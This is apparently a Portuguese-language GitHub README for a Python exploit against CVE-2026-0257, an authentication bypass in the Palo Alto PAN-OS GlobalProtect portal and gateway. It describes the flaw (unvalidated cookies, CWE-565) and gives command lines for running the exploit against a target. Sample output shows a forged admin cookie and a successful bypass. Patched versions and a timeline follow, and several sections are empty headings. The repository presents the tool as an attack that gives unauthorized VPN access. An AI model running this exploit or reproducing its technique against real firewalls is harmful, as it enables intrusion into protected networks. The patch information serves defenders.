 0xredash/cve-2026-0257
Exploit em Python para CVE-2026-0257 que forja cookies de substituição de autenticação do GlobalProtect para contornar a autenticação do portal e gateway do PAN-OS e estabelecer acesso VPN não autorizado.


PAN-OS: Vulnerabilidades de Bypass de Autenticação no GlobalProtect

Bypass de Autenticação no Portal e Gateway GlobalProtect
CVE-2026-0257 é uma vulnerabilidade de bypass de autenticação que afeta os componentes de portal e gateway do GlobalProtect do software PAN-OS da Palo Alto Networks.
Um atacante remoto não autenticado pode contornar as restrições de segurança e estabelecer uma conexão VPN não autorizada com firewalls afetados.
Nota: O Panorama e o Cloud NGFW não são afetados.
| Métrica | Pontuação | Classificação |
|---|---|---|
| CVSS v4.0 | 7.8 / 4.7 | Alta / Média |
| CVSS v3.x | Até 9.8 | Crítica |
| Urgência | ALTÍSSIMA | - |
Vetor (exemplo CVSS 4.0):
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:H/SI:H/SA:N
As vulnerabilidades de bypass de autenticação no portal e gateway do GlobalProtect do software PAN-OS® da Palo Alto Networks permitem que o atacante contorne as restrições de segurança e estabeleça uma conexão VPN não autorizada.
O problema decorre do CWE-565: Dependência de Cookies sem Validação e Verificação de Integridade.
Não Afetados:
Esta vulnerabilidade requer a seguinte configuração para ser explorável:
Alto impacto na confidencialidade e integridade das redes protegidas.
python3 CVE-2026-0257.py --target vpn.company.com
python3 CVE-2026-0257.py --target 192.168.1.100 --user administrator --verbose
╔══════════════════════════════════════════════════════════════╗
║         CVE-2026-0257 - GlobalProtect Auth Bypass            ║
║               Public Key Cookie Forging Exploit              ║
║                     Author: 0xBlackash                       ║
╚══════════════════════════════════════════════════════════════╝

[*] Connecting to vpn.company.com:443 to extract certificate chain...
   [+] Found 2048-bit RSA key

[*] Forging authentication cookie for user: admin

[1/1] Trying public key...
   Cookie (first 60 chars): eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9...

[+] SUCCESS! Authentication Bypass Achieved!
    Username : admin
    Cookie   : eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9...
Versões Corrigidas (aplique com urgência):
| Versão do PAN-OS | Versão Corrigida |
|---|---|
| 12.1 | ≥ 12.1.4-h6, ≥ 12.1.7 |
| 11.2 | ≥ 11.2.4-h17, ≥ 11.2.7-h14, etc. |
| 11.1 | ≥ 11.1.4-h33, ≥ 11.1.7-h6, etc. |
| 10.2 | ≥ 10.2.7-h34, ≥ 10.2.10-h36, etc. |
O Prisma Access também possui versões corrigidas correspondentes.
Soluções Alternativas Imediatas (caso a correção não seja possível):
| Data | Evento |
|---|---|
| 2026-05-13 | CVE Publicada + Aviso Inicial |
| 2026-05-17 | Exploração observada em ambiente real |
| 2026-05-29 | Atualização da Palo Alto + inclusão no KEV da CISA |
| 2026-05-30 | Este Relatório |
Recomendação: Aplique a correção imediatamente — trate como crítico apesar da pontuação CVSS base, devido à exploração ativa.
Gerado no estilo README — 30 de maio de 2026